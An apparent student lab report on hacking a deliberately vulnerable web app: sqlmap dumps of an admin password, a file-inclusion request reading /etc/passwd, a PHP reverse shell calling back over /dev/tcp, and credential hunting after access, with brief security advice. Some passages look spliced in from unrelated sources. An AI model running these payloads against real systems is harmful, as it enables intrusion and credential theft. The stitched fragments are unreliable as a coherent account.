how an application loads code for exe Successful exploitation of a file inclusion vulnerability will result in remote code execution on the web server that runs the affected web



able Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main

```
┌──(root㉿kali)-[~]
└─# sqlmap -r /home/qoorey/Desktop/lab3sql.txt  --dbs

        {1.6.11#stable}

        https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's
 responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsi
ble for any misuse or damage caused by this program

[*] starting @ 09:58:13 /2023-02-28/

[09:58:13] [INFO] parsing HTTP request from '/home/qoorey/Desktop/lab3sql.txt'
[09:58:13] [INFO] testing connection to the target URL
[09:58:13] [INFO] checking if the target is protected by some kind of WAF/IPS
[09:58:13] [INFO] testing if the target URL content is stable
[09:58:14] [INFO] target URL content is stable
[09:58:14] [INFO] testing if POST parameter 'username' is dynamic
[09:58:14] [WARNING] POST parameter 'username' does not appear to be dynamic
[09:58:14] [WARNING] heuristic (basic) test shows that POST parameter 'username' might not be injectable
[09:58:14] [INFO] testing for SQL injection on POST parameter 'username'
[09:58:14] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[09:58:14] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[09:58:14] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[09:58:14] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[09:58:14] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[09:58:14] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
```




Lab Webapplication


Welcome to the guest book admin

```
[10:11:48] [INFO] retrieved: passw
[10:12:06] [INFO] retrieved: time
[10:12:19] [INFO] fetching entries for table 'usertable' in database 'appdb'
[10:12:19] [INFO] fetching number of entries for table 'usertable' in database 'appdb'
[10:12:19] [INFO] retrieved: 1
[10:12:20] [WARNING] (case) time-based comparison requires reset of statistical model, please wait.............
....... (done)
2019-11-21 14:27:43
[10:13:20] [INFO] retrieved: 1
[10:13:23] [INFO] retrieved: strongadminpass
[10:14:11] [INFO] retrieved: Admin
Database: appdb
Table: usertable
[1 entry]
+----+-----------------+---------------------+----------+
| id | passw           | time                | username |
+----+-----------------+---------------------+----------+
| 1  | strongadminpass | 2019-11-21 14:27:43 | Admin    |
+----+-----------------+---------------------+----------+

[10:14:25] [INFO] table 'appdb.usertable' dumped to CSV file '/root/.local/share/sqlmap/output/130.243.42.145/du
usertable.csv'
[10:14:25] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/130.243.42.145'

[*] ending @ 10:14:25 /2023-02-28/


┌──(root㉿kali)-[~]
└─#

┌──(root㉿kali)-[~]
```

b)




```
POST /1.2/loadLang.php HTTP/1.1
Host: 192.168.0.210
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Ge
Accept: text/html,application/xhtml+xml,application/xml;
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.0.210/1.2/
Content-Type: application/x-www-form-urlencoded
Content-Length: 20
Origin: http://192.168.0.210
Connection: close
Cookie: PHPSESSID=uegak1tikcq13gsl53la0suug1
Upgrade-Insecure-Requests: 1

selectLang=///etc/passwd
```




```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/
/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin u
/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologi
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39
/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:6553
/usr/sbin/nologin systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin systen
resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin syslog:x:102:106::/home/syslog:/usr/sbin/nolo
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin _apt:x:104:65534::/nonexistent:/usr/sbin/nologin lxd:x:105:65534::/
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin landscape:x
/lib/landscape:/usr/sbin/nologin pollinate:x:109:1::/var/cache/pollinate:/bin/false bobby:x:1000:1000:bobby:/home/bobby:/b
mysql:x:110:114:MySQL Server,,,:/nonexistent:/bin/false sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
```

c)




```
<?php

   exec("/bin/bash -c 'bash -i > /dev/tcp/192.168.0.211/8000 0>&1'");
?>
```


```
┌──(qoorey㉿kali)-[~]
└─$ bash -i >& /dev/tcp/130.243.41.14/8000 0>&1

zsh: no such file or directory: /dev/tcp/130.243.41.14/8000

┌──(qoorey㉿kali)-[~]
└─$ bash -i >& /dev/tcp/130.243.41.14/8000 0>&1

zsh: no such file or directory: /dev/tcp/130.243.41.14/8000

┌──(qoorey㉿kali)-[~]
└─$ sudo nc -nlvp 8000
[sudo] password for qoorey:
listening on [any] 8000 ...
connect to [192.168.0.211] from (UNKNOWN) [192.168.0.210] 59610
ls
CSS
GuestBook.php
LFIsv.php
appLoginTest.php
databaseConn.php
index.php
loadLang.php
nicetry.php
success_login_guestbook.php
success_login_guestbook.php.save
uploads


whoami
```




```
./linenum.sh -s -k /tmp/ -t

find / -type f -exec grep -i -E 'password|passwd|shadow' {} \; 2>/dev/null
CONFIG_USB_RAINSHADOW_CEC=m
0×f1ef94cc      bcm_phy_write_shadow    drivers/net/phy/bcm-phy-lib     EXPORT_SYMBOL_GPL
0×4f70ca43      kvm_init_shadow_ept_mmu arch/x86/kvm/kvm        EXPORT_SYMBOL_GPL
0×ada63e2f      bcm_phy_read_shadow     drivers/net/phy/bcm-phy-lib     EXPORT_SYMBOL_GPL
0×a4de97c3      klp_shadow_free_all     vmlinux EXPORT_SYMBOL_GPL
0×e79bf0c4      klp_shadow_get  vmlinux EXPORT_SYMBOL_GPL
0×44bb9e80      kvm_init_shadow_mmu     arch/x86/kvm/kvm        EXPORT_SYMBOL_GPL
```




```
Certain accounts, such as guest or some guest-equivalent, will permit any password. This
When possible, checks are done using a case-insensitive password, then proper case is
determined with a fairly efficient bruteforce. For example, if the actual password is
'PassWord', then 'password' will work and 'PassWord' will be found afterwards (on the
-- |  |  consoletest:test ⇒ Password was correct, but user can't log in without changing
-- |  |  guest:<anything> ⇒ Password was correct, but user's account is disabled
-- |  |  test:password1 ⇒ Login was successful
-- |  |  this:password ⇒ Login was successful
-- |  |  thisisaverylong:password ⇒ Login was successful
-- |  |  thisisaverylongname:password ⇒ Login was successful
-- |  |  thisisaverylongnamev:password ⇒ Login was successful
-- |_ |_ web:TeSt ⇒ Password was correct, but user's account is disabled
```



```
accessing the userinfo sub-components: $uri→user and $uri→password.
access the userinfo sub-components: $uri→user and $uri→password.
access the userinfo sub-components: $uri→user and $uri→password.
access the userinfo sub-components: $uri→user and $uri→password.
=item password( [ $password ] )
Returns the password for this member to be used on decryption.
If $password is given, it will set the password for the decryption.
      $m→password ("secret");
      $m→contents;  # is "" when password was wrong
That shows that the password has to be set per member, and not per
=head2 Wrong password for encrypted members
When an encrypted member is read using the wrong password, you currently
have to re-read the entire archive to try again with the correct password.
        'password' ⇒ undef,    # password for encrypted data
sub password {
    $self→{'password'} = shift if @_;
    $self→{'password'};
    my $pass = $self→password;
    $head[-1] == $x or return "";    # Password fail
auth.password.invalid = "“%1$s”的用户名和密码不匹配"
auth.password.valid = "已成功验证“%1$s”的用户名和密码"
auth.password.invalid = "Username and password mismatch for '%1$s'"
auth.password.valid = "Username and password successfully validated for '%1$s'"
auth.password.invalid = "Nome utente e password non corrispondenti per '%1$s'"
auth.password.valid = "Nome utente e password convalidati correttamente per '%1$s'"
auth.password.invalid = "El nombre de usuario y la contraseña de '%1$s' no coinciden"
auth.password.valid = "El nombre de usuario y la contraseña de '%1$s' se han validado correctamente"
auth.password.invalid = "Benutzername und Kennwort für '%1$s' stimmen nicht überein"
auth.password.valid = "Benutzername und Kennwort wurden erfolgreich für '%1$s' bestätigt"
auth.password.invalid = "'%1$s'□ □□ □□□ □□□ □□가 □□□□ □□□□ ."
auth.password.valid = "'%1$s'□ □□ □□□ □□ □ □□가 □□□ □□□ □□□□□□□ ."
auth.password.invalid = "Non-concordance du nom d'utilisateur et du mot de passe pour '%1$s'"
auth.password.valid = "Validation réussie du nom d'utilisateur et du mot de passe pour '%1$s'"
auth.password.invalid = "「%1$s」的使用者名稱與密碼不符"
auth.password.valid = "已成功驗證「%1$s」的使用者名稱和密碼"
auth.password.invalid = "'%1$s' のユーザー名とパスワードが一致しません"
auth.password.valid = "'%1$s' のユーザー名とパスワードが正しく検証されました"
.#gpg.change_passwd.empty.okay
.gpg.change_passwd.empty.okay
```



```
ls -alhR /etc/
/etc/:
total 876K
-rw-r--r--   1 root root      11K Nov 21  2019
rwxr-xr-x 100 root root     4.0K Mar  8 09:52 .
drwxr-xr-x  24 root root     4.0K Mar  8 09:53 ..
-rw-------   1 root root        0 Aug  5  2019 .pwd.lock
-rw-r--r--   1 root root     1.0K Nov 21  2019 .shadow.swp
drwxr-xr-x   2 root root     4.0K Nov 20  2019 GNUstep
drwxr-xr-x   3 root root     4.0K Aug  5  2019 NetworkManager
drwxr-xr-x   6 root root     4.0K Nov 20  2019 X11
drwxr-xr-x   3 root root     4.0K Aug  5  2019 acpi
-rw-r--r--   1 root root     3.0K Aug  5  2019 adduser.conf
drwxr-xr-x   2 root root     4.0K Feb 26 14:49 alternatives
drwxr-xr-x   8 root root     4.0K Mar 13 18:37 apache2
drwxr-xr-x   3 root root     4.0K Aug  5  2019 apm
drwxr-xr-x   3 root root     4.0K Aug  5  2019 apparmor
drwxr-xr-x   9 root root     4.0K Mar  8 09:49 apparmor.d
```




```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
bobby:x:1000:1000:bobby:/home/bobby:/bin/bash
mysql:x:110:114:MySQL Server,,,:/nonexistent:/bin/false
```

d)

Using reverse shell, I was able to view all the users in the website and their passwords in plaintext. I could also run the command cat /etc/passwd to see a list of user accounts on the system. Also you could run other commands like Run ls -al /etc/ to see the permissions and ownership of important system configuration files. The whole website is open to a lot of threats.

Ways to improve the security of the website is
-restrict access to sensitive areas of the website,
- updating the website when it is needed,
- implementing a firewall to help prevent unauthorized access to the website.
These are just some examples, there are other methods to secure the website

e)



```
cat databaseConn.php
<?php
$db_server = "127.0.0.1";
$db_database = "appdb";
$db_username = "bobby";
$db_password = "strongpass";
```